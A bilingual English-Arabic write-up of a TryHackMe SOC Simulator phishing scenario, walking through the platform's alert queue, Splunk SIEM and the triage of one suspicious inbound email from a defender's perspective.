

Simulated SOC: Phishing Unfolding

By

(TryHackMe's SOC Simulator)

Date:18.09.2025

Project: Simulated SOC: [Phishing Unfolding](#)

By:Mubarak

Introduction

The TryHackMe “SOC Simulator” service is an interactive platform designed to simulate real-world Security Operations Center (SOC) environments. The simulator includes a dashboard, alert queue, built in SIEM (Splunk) and an analyst VM workstation for threat intel investigations. It provides scenarios involving phishing attacks, malware, and insider threats, requiring users to investigate alerts, classify incidents, and write reports. The purpose of this project is to practice incident response skills in a simulated realistic setting, document the investigative process, and provide possible recommendations based on the findings. The SOC Simulator service includes 7 unique scenarios to tackle as a simulated SOC analyst. However, most of these scenarios are restricted to Business users, intended for corporate environments only. For individual users, only [two](#) scenarios are currently accessible to premium users like myself, both centered around phishing-based threats.

المقدمة

خدمة TryHackMe “SOC Simulator” هي منصة تفاعلية مصممة لمحاكاة بيئات مراكز عمليات الأمن (SOC) الحقيقية. يتضمن هذا المحاكي لوحة تحكم، وقائمة تنبيهات، ونظام SIEM مدمج (Splunk)، بالإضافة إلى محطة عمل افتراضية (VM) للمحل الأمني مخصصة للتحقيقات في معلومات التهديدات.

يوفر المحاكي سيناريوهات تتعلق بهجمات **التصيد الاحتيالي** (Phishing)، والبرمجيات الخبيثة (Malware)، والتهديدات الداخلية (Insider Threats)، حيث يطلب من المستخدمين التحقيق في التنبيهات، وتصنيف الحوادث، وكتابة التقارير. الهدف من هذا المشروع هو تطوير مهارات الاستجابة للحوادث في بيئة محاكاة واقعية، مع توثيق عملية التحقيق، وتقديم التوصيات المناسبة بناءً على النتائج.

تتضمن خدمة SOC Simulator سبعة سيناريوهات فريدة يمكن معالجتها كمحال SOC افتراضي. ومع ذلك، فإن معظم هذه السيناريوهات مقيدة للمستخدمين من فئة الأعمال (Business Users) والمخصصة للبيئات المؤسسية فقط. أما بالنسبة للمستخدمين الأفراد، في هناك سيناريوهان فقط متاحان حالياً لمشتركي **الباقة المميزة (Premium)**، وكلاهما يركز على التهديدات القائمة على التصيد الاحتيالي.



Simulator scenarios

Choose one of the scenarios below to start practicing and work through each one at your own pace. You could always jump in to resume a scenario later.



Introduction to Phishing

Learn how to use SOC Simulator by completing your first scenario. Close all True Positive alerts to pass!

⌚ 10 min ⚡ Easy

▶ Start



Initial Drift

A sales employee, straying from their role, falls victim to a malvertising trap while searching for a printer driver. This

⌚ 1 hrs ⚡ Hard



Hidden Hooks

After years of meticulous development, TryHatMe Studios is on the cusp of releasing its highly anticipated product.

⌚ 25 mins ⚡ Easy



Phishing Unfolding

Dive into the heat of a live phishing attack as it unfolds within the corporate network. In this high-pressure scenario,

⌚ 1-2 hrs ⚡ Medium

▶ Start

This project will cover and document actions primarily focused on phishing attacks, through the “[Phishing Unfolded](#)” scenario in the SOC Simulator.

سيغطي هذا المشروع ويشارك في توثيق الإجراءات التي تتركز بشكل أساسى على هجمات التصيد الاحتيالي SOC، وذلك من خلال سيناريو "Phishing Unfolded" في محاكي.

Project Scenarios Objectives

Phishing Unfolding

Difficulty: Medium | Duration: 1-2 hour

Phishing Unfolding

Difficulty: Medium | Duration: 1-2 hour

Description:

This is a more advanced scenario that simulates a live phishing attack within an organization. The attacker sends a phishing email, which leads to:

- A user clicking a malicious link or attachment.
- Execution of suspicious PowerShell commands.
- Potential credential theft or lateral movement.
- Persistent activity by the attacker inside the network.

Task Objective:

To investigate a multi-stage phishing attack — from initial email delivery to compromise — and understand how such attacks unfold in real time.

- Monitor and analyze real-time alerts as the attack unfolds.
- Identify and document critical events such as PowerShell executions, reverse shell connections, and suspicious DNS requests.
- Create detailed case reports based on your observations to help the team understand the full scope of the breach.

Disclaimer

This project is for educational and training purposes only. All scenarios and activities were conducted within the controlled environment provided by TryHackMe's SOC Simulator. No real systems, networks, or users were involved.

التصيد الاحتيالي المتكشف (Phishing Unfolding)

الصعوبة: متوسطة | المدة: من ساعة إلى ساعتين

الوصف:

يُعد هذا السيناريو أكثر تقدّماً حيث يحاكي هجوم تصيّد احتيالي مباشر داخل مؤسسة. يقوم المهاجم بإرسال بريد إلكتروني احتيالي يؤدي إلى:

- نقر أحد المستخدمين على رابط ضار أو فتح مرفق خبيث.
- تنفيذ أوامر PowerShell مشبوهة.
- احتمال سرقة بيانات اعتماد (Credentials) أو تنفيذ حركة جانبية داخل الشبكة (Lateral Movement).
- أنشطة مستمرة للمهاجم داخل الشبكة.

الهدف من المهمة:

- التحقيق في هجوم تصيّد احتيالي متعدد المراحل — بدءاً من تسليم البريد الإلكتروني الأولى وصولاً إلى مرحلة الاختراق — وفهم كيفية تطور مثل هذه الهجمات في الوقت الفعلي.
- مراقبة وتحليل التنبّهات الفورية أثناء تطور الهجوم.
- تحديد وتوثيق الأحداث الحرجة مثل تنفيذ أوامر PowerShell ، واتصالات Reverse Shell ، وطلبات DNS المشبوهة.
- إعداد تقارير حالة تفصيلية استناداً إلى ملاحظاتك لمساعدة الفريق على فهم النطاق الكامل للاختراق.

إخلاء مسؤولية

هذا المشروع لأغراضٍ تعليمية وتدرّيبية فقط. جميع السيناريوهات والأنشطة تُقدّم ضمن البيئة المُتحكم فيها التي توفرها خدمة TryHackMe SOC Simulator. لم تُستخدم أي أنظمةٍ حقيقةٍ أو شبكاتٍ أو مستخدمين حقيقين.

New scenario

Alpha

Phishing Unfolding

Dive into the heat of a live phishing attack as it unfolds within the corporate network. In this high-pressure scenario, your role is to meticulously analyze and document each phase of the breach as it happens.

Can you piece together the attack chain in real-time and prepare a comprehensive report on the malicious activities?

Scenario objectives

- Monitor and analyze real-time alerts as the attack unfolds.
- Identify and document critical events such as PowerShell executions, reverse shell connections, and suspicious DNS requests.
- Create detailed case reports based on your observations to help the team understand the full scope of the breach.

⌚ 1-2 hrs +1145 points 🌐 Medium



لتصيد الاحتيالي المتكشف(Phishing Unfolding)

انغماس في خضم هجوم تصيّد احتيالي مباشر يتطور داخل الشبكة المؤسسيّة. في هذا السيناريو عالي الضغط، تتمثل مهمتك في تحليل كل مرحلة من مراحل الاختراق بدقة وتوثيقها أثناء حدوثها.

هل تستطيع تجميع سلسلة الهجوم (Attack Chain) في الزمن الحقيقي وإعداد تقرير شامل حول الأنشطة الخبيثة؟

أهداف السيناريو:

- مراقبة وتحليل التنبيةات الفورية أثناء تطور الهجوم.
- تحديد وتوثيق الأحداث الحرجة مثل تنفيذ أوامر **PowerShell**, **Reverse Shell**, واتصالات **DNS**، وطلبات المشبوهة.
- إنشاء تقارير حالة تفصيلية استناداً إلى ملاحظاتك لمساعدة الفريق على فهم النطاق الكامل للاختراق.

Phishing unfolding scenario Once the environment has loaded up, we are greeted at the Dashboard in the SOC Simulator platform. From here, it will take a few minutes for the incident alerts to come in real time. But before that happens, lets further explore the SOC Simulator.

سيناريو "التصيد الاحتيالي المتكشف"


بمجرد تحميل البيئة، يستقبلنا لوحة التحكم (Dashboard) في منصة محاكي SOC من هنا، سيستغرق وصول تنبیهات الحوادث في الزمن الحقيقي بعض دقائق. ولكن قبل حدوث ذلك، دعنا نستكشف محاكي SOC بشكل أوسع.

Under dashboard section is “Alert Queue”, where alerts will be accessible as they come in. This is where initial alerts will be triggered and shown with information on incident. Information within the alerts will be used to do further investigation of event and its contents.

تحت قسم لوحة التحكم (Dashboard) يوجد قائمة التنبیهات (Alert Queue)، حيث ستكون التنبیهات متاحة بمجرد ورودها. في هذا القسم، يتم تشغيل التنبیهات الأولية وعرضها مع معلومات حول الحادث. وسيتم استخدام المعلومات الواردة في هذه التنبیهات لإجراء تحقيق أعمق حول الحدث ومحفوبياته.

Under the alert queue is a built in SIEM based on Splunk to be used analyze logs regarding the incoming alerts to gain a better understanding and look for additional information.

أسفل قائمة التبيهات (Alert Queue) يوجد نظام SIEM مدمج يعتمد على Splunk، يستخدم لتحليل السجلات المتعلقة بالتبيهات الواردة بهدف الحصول على فهم أفضل والبحث عن معلومات إضافية.



By clicking the SIEM, we are redirected to the Splunk server within the simulator.

بالنقر على SIEM، يتم إعادة توجيهنا إلى خادم Splunk داخل المحاكي.

New Search

1 *

Server error

43 of 43 events matched No Event Sampling ▾

Events (43) Patterns Statistics Visualization


Format Timeline ▾ – Zoom Out + Zoom to Selection × Deselect 1 hour per column

List ▾ ✓ Format 50 Per Page ▾


Time	Event
9/18/25 5:13:39.864 PM	{ [-] attachment: ImportantInvoice-February.zip content: The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information. datasource: emails direction: inbound recipient: michael.ascot@tryhatme.com sender: john@hatmakereurope.xyz subject: Important: Pending Invoice! timestamp: 09/18/2025 18:13:39.864 } Show as raw text host = 10.10.95.34:8989 source = eventcollector sourcetype = _json

At last, there is an Analyst VM workstation for the simulated analyst to do threat intelligence research. On the workstation are 3 apps, Powershell, Wireshark and “TryDetectThis”. The “TryDetectThis” application is a URL/IP and File threat intelligence tool to lookup reputation and function.

أخيراً، توجد محطة عمل افتراضية (Analyst VM) للمحلي المحاكي لإجراء أبحاث معلومات التهديدات (Threat Intelligence). تحتوي محطة العمل على ثلاثة تطبيقات PowerShell ، Wireshark و TryDetectThis. يُعد TryDetectThis تطبيقاً لمعلومات التهديدات المتعلقة بالروابط / عناوين IP والملفات، تُستخدم للتحقق من السمعة والوظيفة.



The first email alert came in, the mail triggered a built-in rule for emails containing external links. وصلت أول تبليه بريدي، حيث قام البريد الإلكتروني بتفعيل قاعدة مدمجة للتنبيهات الخاصة بالرسائل التي تحتوي على روابط خارجية.



The screenshot shows the Alert queue interface. On the left sidebar, under the 'Alert queue' section, there is a message: 'You haven't picked up any alert! Assign yourself to an alert to start investigating and find all the true positives. Learn more'. The main table displays one alert entry:

ID	Alert rule	Severity	Type	Date	Status	Action
1000	Suspicious email from external domain.	Low	Phishing	Sep 22nd 2025 at 18:51	● Awaiting action	Ω+

Below the table, detailed information about the alert is shown:

- Description:** A suspicious email was received from an external sender with an unusual top level domain. Note from SOC Head: This detection rule still needs fine-tuning.
- datasource:** emails
- timestamp:** 09/22/2025 18:49:19.123
- subject:** You've Won a Free Trip to Hat Wonderland - Click Here to Claim
- sender:** boone@hatventuresworldwide.online
- recipient:** miguel.odonnell@tryhatme.com
- attachment:** None
- content:** The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.
- direction:** inbound

[Playbook link](#) 

To analyze the suspicious email, the alert contained the following information:

- **Title:** Inbound Email Containing Suspicious External Link
- **Category:** Phishing
- **Date and Time:** September 18th, 2025 at 18:26
- **Description:** This alert was triggered by an inbound email containing a suspicious external link. For further investigation, firewall or proxy logs can be checked to determine whether any endpoints attempted to access the link and whether the connections were allowed or blocked.
- **Datasource:** Email
- **Timestamp:** 09/18/2025 18:24:05.948
- **Subject:** You've Won a Free Trip to Hat Wonderland - Click Here to Claim
- **Sender:** boone@hatventuresworldwide.online
- **Recipient:** miguel.odonnell@tryhatme.com
- **Attachment:** None
- **Content:** The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.
- **Direction:** Inbound

Additional Notes:

- The email uses an enticing subject line to create urgency, encouraging the recipient to click the link.
- Despite the email being from an external domain, the alert flags it as potential phishing due to the suspicious external link.
- This detection rule may require fine-tuning for more accurate future alerts.

تحليل البريد الإلكتروني المشبوه، احتوى التبليغ على المعلومات التالية:

- العنوان: بريد وارد يحتوي على رابط خارجي مشبوه
- الفئة: تصيّد احتيالي
- التاريخ والوقت 18 سبتمبر 2025، الساعة 18:26
- الوصف: تم تفعيل هذا التبليغ بسبب بريد وارد يحتوي على رابط خارجي مشبوه. للتحقيق، يمكن مراجعة سجلات الجدار النارى أو الوكيل لتحديد ما إذا كانت أي محطات نهاية قد حاولت الوصول إلى هذه الروابط وما إذا تم السماح بالاتصال أو حظره.
- مصدر البيانات: البريد الإلكتروني
- الطابع الزمني: 18/09/2025 18:24:05.948
- الموضوع: You've Won a Free Trip to Hat Wonderland - Click Here to Claim
- المرسل: boone@hatventuresworldwide.online
- المستلم: miguel.odonnell@tryhatme.com
- المرفقات: لا يوجد
- المحتوى: تم إزالة محتوى البريد وفقاً لأنظمة وسياسات الأمانة لحماية المعلومات الحساسة.
- الاتجاه: وارد

ملاحظات إضافية:

- البريد الإلكتروني يرسل إحساساً بالعجلة من خلال عنوان جذاب يشجع المستلم على النقر على الرابط.
- على الرغم من أن البريد يحتوي على رابط خارجي، يعتبر التبليغ احتمال تصيّد احتيالي بسبب طبيعة الرابط الخارجي غير المألوف.
- هذا التبليغ يحتاج لمراجعة إضافية لضبط قاعدة الكشف الخاصة بالبريد الوارد من نطاقات خارجية.

The screenshot shows the 'Alert queue' section of a security platform. On the left sidebar, there are links for Dashboard, Alert queue (which is selected and highlighted in green), SIEM, Analyst VM, Documentation, Playbooks, Case reports, and Guide. A 'Exit simulation' button is also present. The main area is titled 'Assigned alert(s)' and displays a single alert entry for 'Suspicious email from external domain.' with ID 1000. The alert is categorized as 'Low' priority, 'Phishing', and occurred on 'Sep 18th 2025 at 18:26'. The alert details include:

Attribute	Value
Description:	A suspicious email was received from an external sender with an unusual top level domain. Note from SOC Head: This detection rule still needs fine-tuning.
datasource:	emails
timestamp:	09/18/2025 18:24:05.948
subject:	You've Won a Free Trip to Hat Wonderland - Click Here to Claim
sender:	boone@hatventuresworldwide.online
recipient:	miguel.odonnell@tryhatme.com
attachment:	None
content:	The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.
direction:	inbound

Below the alert details is a 'Playbook link' button. In the top right corner of the main area, there is a 'Write case report' button and a user icon.

Take ownership of the alert by selecting "Action" and set alert to "Assigned alerts" for the analyst to work on. Assigned alerts can contain multiple alerts.

تولّي مسؤولية التنبیه عن طريق اختيار "الإجراءات" (Action) وتعيين التنبیه إلى "التنبیهات المعينة" (Assigned Alerts).
لیتمكن المحلل من العمل عليه. يمكن أن تحتوي التنبیهات المعينة على عدة تنبیهات في نفس الوقت.

This screenshot is identical to the one above, showing the 'Alert queue' interface with a single assigned alert. The difference is that the 'Alert queue' link in the sidebar now has a red dot next to it, indicating it is the active or selected section. The alert details and 'Playbook link' button are the same as in the previous screenshot.

From the information in the assigned alert, copy the senders email domain and search in Splunk SIEM to look for the specific event. Open the SIEM section and move to Splunk. The result for the search of the email address domain, brings up 1 recorded events.

New Search

1 index=*& sender="boone@hatventuresworldwide.online"

6 hour window

Server error

1 of 1 event matched No Event Sampling

Events (1) Patterns Statistics Visualization

Format Timeline - Zoom Out + Zoom to Selection × Deselect 1 hour per column

List Format 50 Per Page

Event			
< Hide Fields	All Fields	i Time	
SELECTED FIELDS		> 9/18/25 5:24:05.948 PM	<pre>{ attachment: None content: The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information. datasource: emails direction: inbound recipient: miguel.odonnell@tryhatme.com sender: boone@hatventuresworldwide.online subject: You've Won a Free Trip to Hat Wonderland - Click Here to Claim timestamp: 09/18/2025 18:24:05.948 }</pre> <p>Show as raw text</p> <p>host = 10.10.123.37:8989 source = eventcollector sourcetype = _json</p>
INTERESTING FIELDS			
a attachment 1 a content 1 a datasource 1 a direction 1 a index 1 # linecount 1 a punct 1			

1 event found, this is the one specific to the alert we are looking at. The log contains the sender's domain and the external URL listed in the main content that triggered the alert.

New Search

1 index=*& sender="boone@hatventuresworldwide.online"

6 hour window

Server error

1 of 1 event matched No Event Sampling

Events (1) Patterns Statistics Visualization

Format Timeline - Zoom Out + Zoom to Selection × Deselect 1 hour per column

List Format 50 Per Page

Event																											
< Hide Fields	All Fields	i Time																									
SELECTED FIELDS		> 9/18/25 5:24:05.948 PM	<pre>{ "datasource": "emails", "timestamp": "09/18/2025 18:24:05.948", "subject": "You've Won a Free Trip to Hat Wonderland - Click Here to Claim", "sender": "boone@hatventuresworldwide.online", "recipient": "miguel.odonnell@tryhatme.com", "attachment": "None", "content": "The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.", "direction": "inbound" }</pre> <p>Show syntax highlighted</p> <table border="1"> <thead> <tr> <th>Type</th> <th>Field</th> <th>Value</th> <th>Actions</th> </tr> </thead> <tbody> <tr> <td>Selected</td> <td>host</td> <td>10.10.123.37:8989</td> <td></td> </tr> <tr> <td></td> <td>source</td> <td>eventcollector</td> <td></td> </tr> <tr> <td></td> <td>sourcetype</td> <td>_json</td> <td></td> </tr> <tr> <td>Event</td> <td>attachment</td> <td>None</td> <td></td> </tr> <tr> <td></td> <td>content</td> <td>The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.</td> <td></td> </tr> </tbody> </table>	Type	Field	Value	Actions	Selected	host	10.10.123.37:8989			source	eventcollector			sourcetype	_json		Event	attachment	None			content	The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.	
Type	Field	Value	Actions																								
Selected	host	10.10.123.37:8989																									
	source	eventcollector																									
	sourcetype	_json																									
Event	attachment	None																									
	content	The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.																									
INTERESTING FIELDS																											
a attachment 1 a content 1 a datasource 1 a direction 1 a index 1 # linecount 1 a punct 1																											

General Concept:

When we executed the search:

```
index=* sender="boone@hatventuresworldwide.online"
```

we asked Splunk to display all emails stored in the **email_logs** index that were sent by the address **boone@hatventuresworldwide.online**.

Result:

- One message was found (linecount = 1) from this sender.
- The message is **inbound** (direction = inbound), meaning it was received by the user **miguel.odonnell@tryhatme.com**.
- The subject of the message is "*You've Won a Free Trip to Hat Wonderland - Click Here to Claim*", which is suspicious and appears to be a phishing attempt.
- The actual content of the email has been removed for privacy and security reasons.

Important Fields:

- **host:** The device that collected the data (10.10.123.37:8989).
- **source:** The source that sent the data to Splunk (eventcollector).
- **sourcetype:** The type of data (_json).
- **timestamp / _time:** The time the message was received.
- **attachment:** Any attached files (None means there were none).
- **splunk_server:** The server hosting the search.

Summary:

This output shows all the technical details available for the suspicious email in Splunk, allowing us to analyze the email, check the links, sender, recipient, timestamp, and everything related to the event.

1. مفهوم العام:

عندما نفذنا البحث:

index=email_logs sender="boone@hatventuresworldwide.online" . 2

طلبنا من Splunk عرض كل الرسائل البريدية المخزنة في فهرس البريد الإلكتروني (email_logs) التي أرسلها الشخص أو البريد **boone@hatventuresworldwide.online**.

3. النتيجة:

- تم العثور على رسالة واحدة (linecount = 1) من هذا المرسل.
- الرسالة واردة (direction = inbound) أي أنها وصلت إلى المستخدم **miguel.odonnell@tryhatme.com**.

"You've Won a Free Trip to Hat Wonderland - (subject) يشير إلى Click Here to Claim" ، وهو ما يثير الشبهة ويبعد كتصيد احتيالي.

